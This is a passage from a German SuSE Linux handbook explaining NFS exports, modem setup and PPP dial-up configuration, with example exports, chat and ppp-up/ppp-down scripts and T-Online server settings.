Diese werden beim Hochfahren des Systems von den Skripten **/sbin/init.d/rpc** und **/sbin/init.d/nfserver** gestartet. Das Starten des RPC-Portmappers wurde bereits in Abschnitt 6.4.2, Seite 142 beschrieben.

Neben dem Start dieser Dämonen muß noch festgelegt werden, welche Dateisysteme an welche Rechner exportiert werden sollen. Dies geschieht in der Datei **/etc/exports**.

Je Verzeichnis, das exportiert werden soll, wird eine Zeile benötigt, in der steht, welche Rechner wie darauf zugreifen dürfen; alle Unterverzeichnisse eines exportierten Verzeichnisses werden automatisch ebenfalls exportiert. Die berechtigten Rechner werden üblicherweise mit ihren Namen (inklusive Domainname) angegeben, es ist aber auch möglich, mit den Jokerzeichen ‘*’ und ‘?’ zu arbeiten, die die aus der **bash** bekannte Funktion haben. Wird kein Rechnernamen angegeben, so hat jeder Rechner die Erlaubnis, auf dieses Verzeichnis (mit den angegebenen Rechten) zuzugreifen.

Die Rechte, mit denen das Verzeichnis exportiert wird, werden in einer von Klammern umgebenen Liste nach dem Rechnernamen angegeben. Die wichtigsten Optionen für die Zugriffsrechte sind in der folgenden Tabelle beschrieben.

ro	Dateisystem wird nur mit Leserechten exportiert (Vorgabe).
rw	Dateisystem wird mit Schreib- und Leserechten exportiert.
root_squash	Diese Option bewirkt, daß der Benutzer 'root' des angegebenen Rechners keine für 'root' typischen Sonderrechte auf diesem Dateisystem hat. Erreicht wird dies, indem Zugriffe mit der User-ID 0 auf die User-ID 65534 (-2) umgesetzt werden. Diese User-ID sollte dem Benutzer 'nobody' zugewiesen werden (Vorgabe).
no_root_squash	Rootzugriffe nicht umsetzen; Rootrechte bleiben also erhalten.
link_relative	Umsetzen von absoluten, symbolischen Links (solche, die mit '/' beginnen), in eine entsprechende Folge von './'. Diese Option ist nur dann sinnvoll, wenn das gesamte Dateisystem eines Rechners gemountet wird (Vorgabe).
link_absolute	Symbolische Links bleiben unverändert.
map_identity	Auf dem Client werden die gleichen User-IDs wie auf dem Server verwendet (Vorgabe).
map_daemon	Client und Server haben keine übereinstimmenden User-IDs. Durch diese Option wird der nfsd angewiesen, eine Umsetztabelle für die User-IDs zu erstellen. Voraussetzung dafür ist jedoch die Aktivierung des Dämons ugidd .

Tabelle 6.4: Zugriffsrechte für exportierte Verzeichnisse

Die `exports`-Datei kann beispielsweise aussehen wie Datei 6.5.1, Seite 145.

```
#
# /etc/exports
#
/home          sonne(rw)  venus(rw)
/usr/X11       sonne(ro)  venus(ro)
/usr/lib/texmf sonne(ro)  venus(rw)
/              erde(ro,root_squash)
/home/ftp      (ro)
# End of exports
```

Datei 6.5.1: `/etc/exports`

Die Datei `/etc/exports` wird von **mountd** gelesen. Wird also eine Änderung daran vorgenommen, so müssen **mountd** und **nfsd** neu gestartet werden,

damit diese Änderung berücksichtigt werden! Erreicht wird dies am einfachsten mit den beiden Befehlen:

```
root@erde:/ # /sbin/init.d/nfsserver stop
root@erde:/ # /sbin/init.d/nfsserver start
```

Der Anschluß an die weite Welt – PPP, UUCP, ISDN, Fax . . .

Neben der Netzwerkanbindung im lokalen Netz ist der Anschluß an ein größeres und verteiltes Netz, an ein \Leftrightarrow WAN (engl. *Wide Area Networks*), oder aber auch das Nutzen von Mailboxen von Interesse.

In der Unix-Welt haben sich zwei Standards zum Anschluß an große Netze durchgesetzt, UUCP und TCP/IP über Modemverbindungen bzw. über ISDN. Während UUCP (**U**nix to **U**nix **C**o**P**y) hauptsächlich dem Transport von News und E-Mail dient, stellt eine TCP/IP-Verbindung eine *echte* Netzwerkanbindung dar, die alle aus dem LAN – dem ja auch TCP/IP zu Grunde liegt – bekannten Dienste zur Verfügung stellt.

Wird TCP/IP über eine Modemverbindung gefahren, so kommt heutzutage zumeist PPP (**P**oint to **P**oint **P**rotocol) zum Einsatz; SLIP (**S**erial **L**ine **I**nternet **P**rotocol) gerät mehr und mehr aus der Mode. Bei ISDN kommen im wesentlichen **rawip** und `syncPPP` in Frage (vgl. Abschnitt 7.5.3).

Wie solch eine WAN-Anbindung erfolgen kann, ist Thema der folgenden Abschnitte. Es wird der Anschluß eines Modems besprochen; es wird die Konfiguration einer SLIP bzw. PPP-Verbindung und das Aufsetzen eines SLIP- und eines PPP-Servers erklärt. Es wird auf die Datenübertragung mit Hilfe von UUCP eingegangen; E-Mail-Anschluß, News-System-Einrichtung, Firewall und Masquerading sowie Fax-Möglichkeiten werden präsentiert.

7.1 Modemanschluß

Der Anschluß eines Modems an den Rechner gestaltet sich genau so wie unter anderen Betriebssystemen auch. Das Modem wird mit einem seriellen Kabel mit dem Rechner verbunden. In YaST wird angegeben, an welcher Schnittstelle das Modem angeschlossen wird (siehe Abschnitt 3.13.1, Seite 82 und Abschnitt 17.6, Seite 399). Ein Link wird vom Modemdevice nach `/dev/modem` angelegt. Das Modem kann also über `/dev/modem` angesprochen werden, unabhängig davon, an welche Schnittstelle es angeschlossen wurde.

Als *normale* Terminalprogramme können Sie z. B. **minicom** oder unter dem X Window System **seyon** einsetzen.

Minicom

Minicom ist ein einfach zu bedienendes Terminalprogramm, das in der Bedienung an das DOS-Programm **Telix** angelehnt ist.

Alle Anwender, die **minicom** benutzen wollen, müssen vorher in die Datei `/etc/minicom.users` eingetragen werden. Hier wird festgelegt, wer mit welcher Konfiguration auf welches Modem zugreifen darf.

Konfiguriert wird Minicom, indem Sie es als root folgendermaßen starten:

```
root@erde:/ # minicom -s
```

Die für den Betrieb erforderlichen Einstellungen sind selbsterklärend und unterscheiden sich nicht von anderen Betriebssystemen.

7.2 PPP

PPP (engl. *Point to Point Protocol*) bietet die Möglichkeit, TCP/IP über eine serielle Leitung zu betreiben. In PPP finden sich eine Menge der Optionen, die bei SLIP nicht verfügbar sind. Client und Server können sich beim Verbindungsaufbau über diverse Protokollparameter verständigen, der Server kann dem Client seine IP-Adresse mitteilen und ihm eine IP-Adresse zuordnen.

Desweiteren ist PPP im Gegensatz zu SLIP ein definierter Standard und wird von den meisten Internet-Providern inzwischen als einzige Einwahlmöglichkeit angeboten.

Die zentrale Rolle bei PPP spielt der PPP-Dämon **pppd**, über den die PPP-Geräte angesprochen werden; der PPP-Dämon kann sowohl als Client, als auch als Server eingesetzt werden. Zum eigentlichen Verbindungsaufbau wird das Programm **chat** benötigt.

Wenn PPP-Verbindungen bei Bedarf (engl. *on demand*) aufgebaut werden sollen, dann muß zusätzlich der Dial-Dämon **diald** (deutsch: Wähl-Dämon) aktiviert werden. Der **diald** stellt z. B. dann eine Verbindung zum PPP-Partner bzw. dem Internet her, wenn man News von einem öffentlichen Server lesen will oder sobald man eine im Internet angebotene WWW-Seite im „Browser“ anklickt; oder allgemein gesagt: ein Verbindungsaufbau geschieht immer dann, wenn TCP/IP-Pakete via PPP transportiert werden sollen.

7.2.1 Voraussetzungen für PPP

Die Voraussetzungen für PPP unter SuSE Linux sind:

- Der Kernel muß TCP/IP und PPP unterstützen! Stellen Sie das sicher, wenn Sie einen eigenen Kernel erzeugen (vgl. Abschnitt 13.4.9, Seite 326).
- Wenn der **diald** (Paket `diald`, Serie `n`) zum Einsatz kommen soll, dann muß der Kernel zudem SLIP-Support bereitstellen (vgl. Abschnitt 13.4.9, Seite 327).
- Die Netzwerkpakete müssen installiert sein. Unbedingt erforderlich sind das Paket `nkita` und das Paket `nkitb`, Serie `a`.
- Das Grundpaket Paket `ppp`, Serie `n`, das den **pppd** und auch das Programm **chat** enthält.

- Das Paket `suseppp`, Serie `n`. Dies Paket stellt die Daten der verschiedenen Provider bereit, damit eine automatisierte Konfiguration via YaST geschehen kann.
- Login und Paßwort beim PPP-Server müssen bekannt sein.

7.2.2 PPP-Einrichtung mit Paket `suseppp`

Die PPP-Einrichtung kann dann erleichtert werden, wenn die Daten Ihres Einwahlpunktes (Provider, Uni, etc.) der SuSE bereits bekannt sind; denn in dem Paket `suseppp` haben wir eine Datenbank zusammengestellt (vgl. die Rohdaten unter `/usr/share/suseppp`), aus der YaST die notwendigen Konfigurationsdaten entnehmen und dann in einer bequemen Eingabemaske als Gerüst eintragen kann. Falls die Provider-Daten noch nicht bekannt waren, können Sie zunächst die Standardeinstellungen (`generic`) nehmen und eigene Anpassungen nachtragen.

Wenn Sie – ausgehend von `generic` – die Daten für einen bislang unbekanntem Provider zusammenstellen konnten, dann würden wir uns freuen, wenn Sie uns diese Informationen per E-Mail zuschickten; nur so können wir auch diese Daten in die Konfigurationsdatenbank integrieren. Die für uns relevanten Daten (ohne Paßwort) können durch den Aufruf

```
root@erde: # /sbin/conf.d/SuSEconfig.ppp -create-cf
```

von Ihnen zusammengestellt und in der Datei `<provider>.cf` abgelegt werden; vgl. das README unter `/usr/doc/packages/suseppp/`.

Die folgende Beschreibung gilt nur für eine PPP-Verbindung via Analog-Modem bzw. via ISDN Terminal-Adapter; das Modem muß bereits in das System integriert sein, wie in Abschnitt 7.1 beschrieben.



YaST-Masken

Gehen Sie in YaST in die 'Administration des Systems' wie in Abschnitt 3.13 beschrieben und wählen Sie den Unterpunkt 'Netzwerk konfigurieren'. Nun muß in der 'Netzwerk Grundkonfiguration' das PPP-Netz-Device eingetragen werden; dies geht in 3 Schritten:

1. Mit **F5** das Device auswählen ('Modem PPP').
2. Mit **F6** konfigurieren ('PPP Konfiguration').
3. Mit **F4** aktivieren.

In der Maske 'PPP Konfiguration' (Abbildung 7.1), die mit **F6** ausgewählt wird, ist folgendes auszufüllen (mit  kann man zwischen den einzelnen Feldern wie gewohnt hin- und herwandern):

- Im Feld **Provider** mit **F3** eine Auswahlliste anzeigen lassen; falls der gewünschte Provider noch nicht aufgelistet ist, bitte von `generic` ausgehen.
- Mit **Land** können Sie die Liste der Provider auf nur *ein* Land einschränken.
- In die Felder **PPP Login** und **PPP Passwort** – wie mit dem Provider vereinbart – die persönlichen Daten eintragen.

```

      PPP Konfiguration
In dieser Maske können Sie die Konfiguration einer PPP-Verbindung vornehmen.

Provider          : norix          : Land          : (DE) :
PPP Login         : norix         : PPP Passwort  : ***** :
Default-Route setzen [X] :          : Debug on/off  : [X] :
Automatische Einwahl [ ] :          :

-----
Telefon des Providers : 09119352222 : Authentifikation [PPP] :
IP-Adresse Server   :          : Server-Name   :          :
Lokale IP-Adresse   :          :               :          :
PPP-Optionen        : <el. ipcp-accept-remote-addr-1590 :
Provider Nameserver : 193.141.54.1 193.141.54.33 : Als Default [ ] :
Provider Nameserver : norix.norix.net : Als Default [ ] :
WWW-Proxy           : iproxy.norix.net:31128 :
POP3-Server         :          :

-----
[1]-Hilfe      [2]-Auswahlliste  [4]-Kodeparameter  [5]-Datenbasis zeigen
[10]-Speichern  < [ESC]-Abbruch  >
    
```

Abbildung 7.1: YaST: PPP Konfiguration

- Wenn Sie einen Stand-alone-Rechner mit dem Internet via PPP verbinden wollen, dann können Sie in der Regel **Default-Route setzen** ankreuzen.
- Kreuzen Sie **Automatische Einwahl** erst dann an ('X'), wenn die manuelle Anwahl *reibungslos* funktioniert; vorher hat es keinen Sinn! – Wenn hier ein Kreuz machen, baut der Rechner immer dann eine PPP-Verbindung von alleine auf, sobald eine entsprechende Anforderung geschieht (z. B. eine WWW-Adresse in einem Browser aktiviert wird). Wenn Sie diese Option hier festlegen, wird der **diald** gestartet (vgl. 152); beachten Sie bitte unbedingt auch das README unter `/usr/doc/packages/diald`, um den **diald** an die lokalen Verhältnisse anzupassen. – Wenn diese Einstellung später geändert wird, müssen die Skripte noch erzeugt werden; YaST bzw. **SuSEconfig** tun dies selbständig, wenn Sie nicht manuell Anpassungen vorgenommen haben.



Beides gleichzeitig, d. h. manueller Aufbau bei laufendem **diald**, funktioniert nicht! Nach Umschalten müssen die Skripte neu erstellt werden. Falls Sie dies nicht mit YaST tun, müssen Sie per Hand **SuSEconfig** aufrufen. Haben Sie die Skripte selbst editiert, löschen Sie sie vor dem Aufruf von SuSEconfig – andernfalls werden keine neuen erstellt.

- Bei den ersten Versuchen empfiehlt es sich, **Debug** einzuschalten ('X'). Es ist zusätzlich notwendig, das Skript `ppp-up` mit der Option `debug` zu starten, wenn auch der **chat**-Skript mehr Hinweise für eine eventuelle Fehlersuche ausgeben soll (vgl. 152).
- In dem unteren Bereich der Maske sollte im Idealfall nichts mehr geändert werden müssen; wenn Sie von `generic` ausgehen, ist natürlich einige Handarbeit von Nöten:

- **Telefon des Providers**: Die Telefonnummer eintragen; z. Z. ist leider nur eine Nummer möglich. Falls das Modem an einer Telefonanlage hängt, ist hier noch eine 0 voranzustellen; Beispiel: 0,12345768 – das Komma sorgt für eine kurze Pause, in der auf das Freizeichen gewartet werden kann.
- **Authentifikation**: Es ist möglich, zwischen PAP, CHAP und TERMINAL zu wählen. TERMINAL kommt dann zum Einsatz, wenn die Gegenstelle ein „Terminalserver“ ist; in diesem Fall ist die Datei `/etc/suseppp/chat-secrets` nachzubearbeiten.
- **IP-Adresse Server**: IP-Adresse der Gegenstelle.
- **Server-Name**: Name der Gegenstelle; erforderlich für CHAP.
- **Lokale IP-Adresse**: Notwendig nur dann, wenn eine IP-Adresse *nicht* dynamisch zugeteilt wird.
- Zusätzliche Optionen für den **pppd** kommen in das Feld **PPP Optionen**; Beispiel:

```
mru=1500 -vj -pc
```

Derartige Optionen sind z. B. dann notwendig, wenn die Leitungsqualität nicht gut ist; für die Details ist die Manpage von **pppd** (**man 8 pppd**) zu konsultieren.

- Im Regelfall sollte **Provider Nameserver** als Default (Standard) angekreuzt werden ('X').
- **Provider Newsserver** ausfüllen, wie vom Provider angegeben; wird dieser Newsserver als Default (Standard) angekreuzt ('X'), dann kann eine PPP-Verbindung automatisch aufgebaut werden, wenn Sie einen „Newsreader“ starten, um News zu lesen. Voraussetzung dafür ist der **diald**. Falls Sie die Newsartikel von Ihrer lokalen Maschine lesen wollen, dann ist diese Option nicht zu setzen.
- Im Feld **WWW Proxy** sollte etwa stehen:

```
wwwproxy.provider.de:<PORT>
```

<PORT> ist durch den vom Provider angegebenen Port zu ersetzen.
- Falls das Modem eine spezielle Initialisierung benötigt, kann diese über **F4** in einer eigenen Maske eingetragen werden. Hier sollten Sie insbesondere daran denken, die Modem-Geschwindigkeit ('Modem-Speed') hochzusetzen, wenn Ihre Verbindung vom Modem zum Rechner mehr als die Voreinstellung (19200 bps) kann (38400, 57600, 115200)! – Auch kann es sinnvoll sein, einmal die herstellerseitige Initialisierung des Modems zu versuchen (AT&F0).

Wenn Sie in der Maske Abbildung 7.2 das 'Modem PPP'-Device Aktiv schalten und die vorgenommenen Einstellungen nun mit **F10** speichern lassen, dann werden im Verzeichnis `/etc/suseppp` die Dateien `<provider>.chat`, `<provider>.options` und `chat-secrets` erstellt; `chat-secrets` wird für TERMINAL-Authentifikation benötigt. In dem Verzeichnis `/etc/ppp` werden – je nach gewählter Authentifikati-



Abbildung 7.2: YaST: Auswahl des Netzwerks (PPP aktiv)

on – die Dateien chap-secrets oder pap-secrets angelegt. Die Datei /etc/ppp/options ist nur ein „Dummy“, damit der **pppd** zufrieden ist.

Nun wird von YaST **SuSEconfig** gestartet, um mittels des Skript-Moduls /sbin/conf.d/SuSEconfig.ppp die aktuellen Werte in der /etc/rc.config einzutragen; das Modul SuSEconfig.ppp ist im README des Verzeichnisses /usr/doc/packages/suseppp dokumentiert – in diesem Verzeichnis sind auch die aktuellen Informationen zum Paket suseppp zu finden.

Der 'root' enthält nun eine E-Mail mit den Daten des ausgewählten Providers; so können z. B. leicht unter **Netscape** die entsprechenden Einträge für den WWW-Proxy oder den POP3-Server vorgenommen werden.

Automatische Einwahl – Konfiguration des diald

Wenn der automatische Verbindungsaufbau auf Anbiere nicht wunschgemäß funktionieren sollte, dann ist die **diald**-Konfiguration per Hand nachzubearbeiten. Die relevante Datei ist /etc/suseppp/diald/<provider>.diald. Die vielfältigen Möglichkeiten können der Manpage von **diald** (**man 8 diald**) entnommen werden.

Hier können u. a. die „Timeouts“ oder die Anzahl der Wahlwiederholversuche eingestellt werden.

PPP-Verbindung testen

Testen Sie nun die Verbindung mit dem Befehl:

```
root@erde: # /etc/suseppp/scripts/ppp-up <provider> debug
```

Dabei muß <provider> durch den oben im Feld **Provider** angegebenen Namen ersetzt werden; z. B. durch genric oder t-online. Der ppp-up-Aufruf muß entweder mit kompletter Pfadangabe geschehen oder – wenn Sie

zuvor in dies Verzeichnis wechseln – durch das Voranstellen von ‘./’ in dieser Art:

```
root@erde: # cd /etc/suseppp/scripts
root@erde:/etc/suseppp/scripts # ./ppp-up <provider> debug
```

Etwaige Fehlermeldungen, die z. B. vom Chat-Skript erzeugt werden, sind nicht auf dem Bildschirm lesbar, sondern werden in der Datei /var/log/messageprotokolliert. Sie können auf einer zweiten Console durch Eingabe von

```
root@erde: # tail -f /var/log/messages
```

ein Protokoll dieser Datei nebenherlaufen lassen. Dann sieht man immer sofort, wenn es wichtige Meldungen zu beachten gibt.

Mit

```
root@erde: # /etc/suseppp/scripts/ppp-down
```

wird die Verbindung wieder abgebaut. Wenn alles wunschgemäß funktioniert, dann sollte in der YaST-Maske **Debug** wieder ausgeschaltet und die Option debug beim Aufruf weggelassen werden; andernfalls besteht die Gefahr, daß /var/log/messages sehr schnell lang und länger wird.

Falls etwas nicht funktioniert, deaktivieren Sie bitte zunächst auf jeden Fall wieder den **diald**; führen Sie dazu an der Kommandozeile aus:

```
root@erde: # /sbin/init.d/diald stop
```

und schalten Sie die **Automatische Einwahl** in der YaST-Maske wieder aus (vgl. Abbildung 7.1, Seite 150).

Hinweise zu T-Online

Der *T-Online Benutzername* besteht aus der Anschlusskennung (12-stellig), gefolgt von der Telefonnummer des T-Online-Anschlusses mit Vorwahl (DxJ-Nr.) und der Mitbenutzernummer (4-stellig). Hat die Telefonnummer weniger als 12 Stellen, muß dahinter ein # angefügt werden. Aliasnamen scheinen nicht zu gehen. – Beispiel:

Name: 01234567890123456789012#0001

Paßwort: das normale T-Online-Paßwort

Hier noch mal eine Aufstellung der T-Online Server aus unserer Supportdatenbank; diese Server benötigen Sie eventuell in Ihren Anwendungsprogrammen:

Nameserver:	dns00.btx.dtag.de	194.25.2.129
SMTP-Server:	mailto.btx.dtag.de	Mails verschicken
POP-Server:	pop.btx.dtag.de	Mails abholen via „popclient“
NNTP-Server:	news.btx.dtag.de	News-Server

Falls nötig und/oder möglich, tragen Sie auch die Proxy-Server ein:

FTP-Proxy:	ftp-proxy.btx.dtag.de	FTP-Proxy
HTTP-Proxy:	www-proxy.btx.dtag.de	WWW-Proxy
Wais-Proxy:	wais-proxy.btx.dtag.de	Wais-Proxy
Gopher-Proxy:	gopher-proxy.btx.dtag.de	Gopher-Proxy

7.2.3 Manuelle PPP-Einrichtung



Einige Beispielkonfigurationen und Skripte befinden sich außerdem im Paket `inetcfg`, Serie `n` sowie in Paket `ppp_nt` und in Paket `toppp`, Serie `doc`.

Der Aufbau einer PPP-Verbindung erfolgt in zwei Schritten.

- Zunächst wird die Verbindung zwischen den beiden Modems aufgebaut. Diesen Part übernimmt das Programm **chat**.
- Steht die Verbindung, wickelt **chat** noch das Einloggen beim Server ab und übergibt dann die Kontrolle wieder dem PPP-Dämon. Dieser initiiert anschließend das PPP-Protokoll.

Nachdem Sie das Paket `inetcfg` installiert haben, finden Sie im Verzeichnis `/usr/doc/inetcfg` das Skript **ppp-up**, das Sie ins Verzeichnis `/etc/ppp` kopieren und entsprechend Ihren Gegebenheiten modifizieren sollten.

Über **ppp-up** wird dann eine PPP-Verbindung aufgebaut.

```
#!/bin/sh
#
# /etc/ppp/ppp-up
#
# Aufbau einer PPP-Verbindung
#

localip=0.0.0.0
remoteip=

device=/dev/modem

pppflags="38400 modem debug defaultroute"

/usr/sbin/pppd lock connect \
    '/usr/sbin/chat -v -f /etc/ppp/ppp.chat' \
    $device $pppflags $localip:$remoteip
```

Datei 7.2.1: `/etc/ppp/ppp-up`

Zunächst werden die IP-Adressen des Servers und des Clients gesetzt. Wird für den Client eine IP-Adresse `0.0.0.0` angegeben und die IP-Adresse des Servers freigelassen, so erfragt **pppd** die beiden Adressen beim Server. Stehen die Adressen im voraus fest oder wird keine dynamische Adreßzuweisung gewünscht, so sind hier die entsprechenden IP-Adressen einzutragen.

Dann wird das Device angegeben, an dem das Modem angeschlossen ist. Die Flags weisen **pppd** an, das Modem mit 38400 bps anzusprechen und die PPP-Verbindung als *Default Route* in die Routing-Tabelle des Kernels einzutragen. **pppd** kennt noch eine Fülle weiterer Flags und Optionen. Eine detaillierte Beschreibung findet sich in der Manpage von **pppd** (**man 8 pppd**) und in

der Datei `/usr/doc/howto/PPP-HOWTO.gz`. Das gezeigte Beispiel sollte jedoch in den meisten Fällen funktionieren.

chat übernimmt dann den Aufbau der Modemverbindung. Die Datei `/etc/ppp/ppp.chat` legt fest, wie dieser Vorgang abläuft:

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
"" +++ATZ
OK ATDT09113247122
CONNECT ""
ogin:--ogin: <ppplogin>
word: <ppppassword>
```

Datei 7.2.2: `/etc/ppp/ppp.chat`

Die **ABORT**-Zeilen legen fest, bei welchen Antworten des Modems der Verbindungsaufbau fehlschlug. Mit **+++ATZ** wird das Modem initialisiert.

ATDT09113247122 stellt das Anwählen des Servers dar.¹ Wird dann die Zeichenkette **CONNECT** vom Modem empfangen, so startet der Login-Vorgang. Es wird zuerst der Loginname und dann das Paßwort an den Server geschickt. Mehr zu **chat** kann in der Manpage von **chat** (**man 8 chat**) nachgelesen werden.

Sind die beiden Dateien passend konfiguriert und die Attribute richtig gesetzt, so reicht der Aufruf von **ppp-up**, um die PPP-Verbindung aufzubauen.

Wenn Sie, wie in diesem Kapitel beschrieben, das Anwahlskript **ppp-up** unter `/etc/ppp/ppp-up` gespeichert haben, liegt dieses natürlich nicht im Suchpfad, der in der Umgebungsvariablen **\$PATH** angegeben ist. Aus diesem Grund müssen Sie beim Aufruf den vollen Pfad angeben:

```
root@erde:/root # /etc/ppp/ppp-up
Vorher sollten Sie das Attribut 'x' dieser Datei z.B. mittels
root@erde:/root # chmod 755 /etc/ppp/ppp-up
setzen.
```



Abgebaut wird die Verbindung durch Beenden des PPP-Dämonen. Dies kann z. B. durch das Skript `/etc/ppp/ppp-down` erfolgen:

Wichtig ist hier das Hochkomma. Gemeint ist `[SHIFT] + []`. Es handelt sich hierbei um eine Kommandosubstitution, durch die die Ausgabe von **cat /var/run/ppp0.pid** dem Programm **kill** übergeben wird.

Anpassen des Chat-Skripts

Das Chat-Skript `/etc/ppp/ppp.chat` muß selbstverständlich immer angepaßt werden. Neben dem Loginnamen und dem Paßwort ändert sich auch

¹ Die Nummer (09 11) 3247122 ist die Mailbox der SuSE GmbH, bitte ersetzen sie diese Nummer durch die Nummer des PPP-Servers Ihrer Gegenstelle.

```
#!/bin/sh
#
# /etc/ppp/ppp-down
#
# PPP Verbindung kappen
#

kill `cat /var/run/ppp0.pid`
```

Datei 7.2.3: /etc/ppp/ppp-down

oft die gesamte Login-Sequenz. In manchen Fällen muß sogar auf der Gegenstelle das PPP-Protokoll durch einen entsprechenden Befehl, z. B. durch **ppp default** gestartet werden. All dies läßt sich nicht allgemein beschreiben.

Der Loginvorgang ist, falls keine spezielle Authentisierung über PAP, CHAP etc. durchgeführt werden muß, mit einem normalen Terminal-Login vergleichbar, nur daß dieser sonst manuelle Vorgang durch das Chat-Skript abläuft.

Aus diesem Grund kann man folgenderweise vorgehen:

- Man lese die Informationen des Service-Providers sorgfältig und frage nach, ob beim Provider vielleicht schon ein entsprechendes Skript existiert. Schicken Sie uns in diesem Fall bitte Feedback, damit wir diese Skripte sammeln und in unserer Distribution verteilen können. Sie können diese gesammelten Informationen auch direkt über unsere Supportdatenbank abrufen:

http://www.suse.de/Support/sdb/sp_prov.html

- Man lege sich Bleistift und Papier bereit!
- Mit einem Terminalprogramm (z. B. **Minicom** (**minicom -s**)) wird jetzt die Verbindung *manuell* durchgeführt, man loggt sich also direkt ein und notiere dabei *peinlichst* genau, was in welcher Reihenfolge gesendet wird, und welche Eingaben man dabei selbst machen muß. Die meisten Terminalprogramme, so auch **minicom**, ermöglichen ein automatisches Protokollieren des Textes auf dem Bildschirm. Bei Minicom erreicht man das durch die Tastenkombination **Strg** + **a** **l**.
- Dies wird bis zu der Stelle gemacht, an der die Gegenstelle in den PPP-Modus wechselt, was an einer entsprechenden Meldung zu erkennen sein sollte, etwa: "ppp-protocol started"
- Die dann bestehende Verbindung wird dann einfach *abgebrochen*, d. h. aufgelegt (Minicom: **Strg** + **a** **h**)
- Terminalprogramm beenden (Minicom **Strg** + **a** **x**)
- Mit dem Protokoll kann nun das Chat-Skript entsprechend angepaßt werden.

Ein paar weitere Erklärungen zu **chat**.

In der ersten Sequenz

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
```

wird **chat** initialisiert.

Der **TIMEOUT** ist individuell abhängig von der Zeitdauer, die für den Verbindungsaufbau benötigt wird und muß in einigen Fällen höher gesetzt werden, z. B. auf 60.



Mit den **ABORT**-Befehlen wird angegeben, bei welchen Antworten vom Modem das Skript beendet werden soll.

In den folgenden Zeilen wird immer nach folgendem Schema vorgegangen:
Der erste Parameter (bis zum ersten Leerzeichen) gibt an, auf was gewartet werden soll. Wird dieser String vom Modem gesendet, wird der Rest der Zeile zurückgesendet.

```
+++ATZ
```

Hier wird auf keinen String gewartet, sondern sofort das Modem initialisiert. Das hängt davon ab, welches Modem Sie haben und welches Profile gespeichert ist. Normalerweise wird mit **ATZ** Profile 0 (wie auch direkt nach dem Einschalten) geladen. Hier müssen Sie eventuell etwas anderes eintragen. Vergleichen Sie dies ggf. mit Ihrer DOS- bzw. Windows-Software.

Falls Ihr Modem absolut nicht das macht, was es eigentlich sollte, kann das daran liegen, daß es völlig verstellt ist. Unter Umständen hilft dann auch kein **ATZ** mehr. In diesem Fall sollte der Befehl **AT&F** eingegeben werden (z. B. unter Minicom). Hierdurch wird das Modem in die Werkseinstellung zurückgesetzt.



Jetzt wird gewählt und die Login-Sequenz durchgeführt, z. B.:

```
OK ATDT<telefonnummer>
CONNECT ""
ogin:--ogin: <account>
word: <accountpasswd>
```

Setzen Sie bitte für Ihre konkrete Installation anstelle von <telefonnummer>, <account> und <accountpasswd> die entsprechenden Werte.

Beachten Sie, daß in diesem hier z. B. nur nach **word** gesucht wird, denn es könnte ja **Password**, **password** oder auch **Spaßword** gesendet werden.

Die Zeile

```
ogin:--ogin:
```

sollte flexibel genug sein, denn hier wird, falls der erste String (**ogin**) nicht gefunden wird, ein 'Return' gesendet und nachfolgend noch einmal auf **ogin** gewartet.

Weitere Infos und Beispiele hierzu finden Sie in der Manpage von **chat** (**man 8 chat**).

Dort finden Sie auch den motivierenden Hinweis:

“ In actual practice, simple scripts are rare. ”



Das gesamte Chat-Skript darf keine Leerzeile, keine Leerzeichen am Zeilenanfang und keine Kommentare enthalten.

Testen Sie nun die Verbindung mit dem Befehl `/etc/ppp/ppp-up`. Die Fehlermeldungen, die z. B. vom Chat-Skript erzeugt werden, sind nicht auf dem Bildschirm lesbar, sondern werden in der Datei `/var/log/messages` protokolliert. Sie können auf einer zweiten Console durch Eingabe von

```
root@erde:/ # tail -f /var/log/messages
```

ein Protokoll derselben Datei nebenherlaufen lassen. Dann sieht man immer sofort, wenn es wichtige Meldungen zu beachten gibt.

Noch ein Tip:

Sichern Sie sich das funktionierende Skript. Es macht den meisten uns bekannten Menschen keinen besonders großen Spaß, solche Skripte zu schreiben, deshalb nochmal der Aufruf: *Schicken Sie uns bitte Ihr Skript* mit der Angabe des entsprechenden *Providers, Uni, etc.*, aber natürlich ohne Paßwort! ; -)

7.2.4 Konfiguration eines PPP-Servers

Für die Einrichtung eines PPP-Servers kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt H.1.2, Seite 493); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports Unterstützung zu bieten (vgl. Abschnitt H.2, Seite 499).

Auf einem PPP-Server kann man die seriellen Schnittstellen am besten von Paket `mgetty`, Serie `n` überwachen lassen; die Einrichtung von `mgetty` empfiehlt sich auch, wenn man nur gelegentliches Dialin bereitstellen möchte.

Für jeden PPP-Client muß ein Account angelegt werden. Dies kann mit Hilfe des Befehls `useradd` (genauerer finden Sie in der Manpage von `useradd` (**man 8 useradd**)) oder noch einfacher mittels YaST (genauerer dazu in Abschnitt 3.13.6).

Durch Aufruf von `passwd ppp` wird ein Paßwort für den PPP-Account vergeben. Die Loginshell des PPP-Clients ist ein kleines Skript, das wiederum den PPP-Daemonen aufruft:

```
#!/bin/sh
#
# /etc/ppp/ppplogin
#

exec /usr/sbin/pppd modem passive <Local-IP>:<Remote-IP>
```

Datei 7.2.4: `/etc/ppp/ppplogin`

Für `<Local-IP>` wird die IP-Adresse des Servers, für `<Remote-IP>` die des Clients eingesetzt.

Der PPP-Daemon wird gestartet, sobald sich der Benutzer 'ppp' einloggt, und beendet, sobald die Verbindung abgebrochen wird.

7.2.5 Weitere Informationen zu PPP

PPP bietet eine Fülle von Möglichkeiten, die Verbindung zu konfigurieren. Es würde an dieser Stelle zu weit führen, sie alle vorzustellen. Werden mehr als die hier vorgestellten Optionen benötigt, so kann in den entsprechenden Manuals nachgelesen werden, z. B. in den Dateien NET-2-HOWTO.gz und PPP-HOWTO.gz im Verzeichnis /usr/doc/howto und in den Doku-Dateien im Verzeichnis /usr/doc/packages/ppp.

Detaillierte Informationen zu den von PPP benutzten Protokollen finden Sie in den zugehörigen RFCs:

- RFC1144: Jacobson, V. „Compressing TCP/IP headers for low-speed serial links.“ 1990 February;
- RFC1321: Rivest, R. „The MD5 Message-Digest Algorithm.“ 1992 April;
- RFC1332: McGregor, G. „PPP Internet Protocol Control Protocol (IP-CP).“ 1992 May;
